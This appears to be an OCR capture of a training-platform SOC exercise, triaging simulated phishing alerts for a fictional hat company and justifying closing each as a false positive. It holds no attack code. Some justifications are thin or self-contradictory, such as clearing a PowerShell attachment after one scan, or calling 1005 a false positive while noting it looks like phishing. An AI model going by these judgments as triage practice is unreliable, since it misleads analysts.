
Reason for Classifying as False Positive:

These are legitimate services that are running.


1003
Reply to suspicious email.
Low
Phishing
Sep 22nd 2025 at 18:55
Awaiting action
Description:
An employee replied to a suspicious sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.
datasource:
emails
timestamp:
09/22/2025 18:53:45.123
subject:
FWD: Convention Registration Now Open: Hat Trends and Insights
sender:
support@tryhatme.com
recipient:
warner@yahoo.com
attachment:
None
content:
The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.
direction:
outbound
Playbook link


Alert queue
0 alerts incoming
Assigned alert(s)
Write case report
1003
Reply to suspicious email.
Low
Phishing
Sep 22nd 2025 at 18:55


Close alert with event ID: 1003
Was this alert a true positive or a false positive?
True positive
False positive
Close
Write case report



Time of Activity: timestamp:

09/22/2025 18:53:45.123


List of Related Entities:

sender: support@tryhatme.com


recipient: warner@yahoo.com


Reason for Classifying as False Positive:

Looks like a legitimate email exchange.


1004
Suspicious Attachment found in email
Low
Phishing
Sep 22nd 2025 at 18:57
Awaiting action
Description:
A suspicious attachment was found in the email. Investigate further to determine if it is malicious.
datasource:
emails
timestamp:
09/22/2025 18:55:23.123
subject:
Force update fix
sender:
yani.zubair@tryhatme.com
recipient:
michelle.smith@tryhatme.com
attachment:
forceupdate.ps1
content:
The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.
direction:
internal
Playbook link


Alert queue
0 alerts incoming
Assigned alert(s)
Write case report
1004
Suspicious Attachment found in email
Low
Phishing
Sep 22nd 2025 at 18:57


Close alert with event ID: 1004
Was this alert a true positive or a false positive?
True positive
False positive
Close
Write case report



Time of Activity: timestamp:

09/22/2025 18:55:23.123 **List**

of Related Entities:

sender: yani.zubair@tryhatme.com


recipient:

michelle.smith@tryhatme.com

attachment: forceupdate.ps1


Reason for Classifying as False Positive:

Scanned "forceupdate.ps1" on TryDetectThis and it comes up clean.


1005
Reply to suspicious email.
Low
Phishing
Sep 22nd 2025 at 18:57
Awaiting action
Description:
An employee replied to a suspicious sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.
datasource:
emails
timestamp:
09/22/2025 18:55:43.123
subject:
Shrinking Hat Sale: Tiny Hats for Extraordinary People
sender:
sophie.j@tryhatme.com
recipient:
eileen@gmail.com
attachment:
None
content:
The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.
direction:
outbound
Playbook link


Alert queue
0 alerts incoming
Assigned alert(s)
Write case report
1005
Reply to suspicious email.
Low
Phishing
Sep 22nd 2025 at 18:57


Close alert with event ID: 1005
Was this alert a true positive or a false positive?
True positive
False positive
Close
Write case report



Time of Activity: timestamp:

09/22/2025 18:55:43.123

List of Related Entities:

sender:

sophie.j@tryhatme.com


recipient: eileen@gmail.com


Reason for Classifying as False Positive:

No attachements, domains scanned and are "clean".


Looking to be like phishing emails.

No further action needed.


1006
Suspicious email from external domain.
Low
Phishing
Sep 22nd 2025 at 18:59
Awaiting action
Description:
A suspicious email was received from an external sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.
datasource:
emails
timestamp:
09/22/2025 18:57:40.123
subject:
Hats Off to Savings: Discounted Vacation Packages Just for You!
sender:
tim@chicmillinerydesigns.de
recipient:
invoice@tryhatme.com
attachment:
None
content:
The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.
direction:
inbound
Playbook link


Alert queue
0 alerts incoming
Assigned alert(s)
Write case report
1006
Suspicious email from external domain.
Low
Phishing
Sep 22nd 2025 at 18:59


Close alert with event ID: 1006
Was this alert a true positive or a false positive?
True positive
False positive
Close
Write case report



Time of Activity: timestamp:

09/22/2025 18:57:40.123 **List**

of Related Entities:

sender: tim@chicmillinerydesigns.de

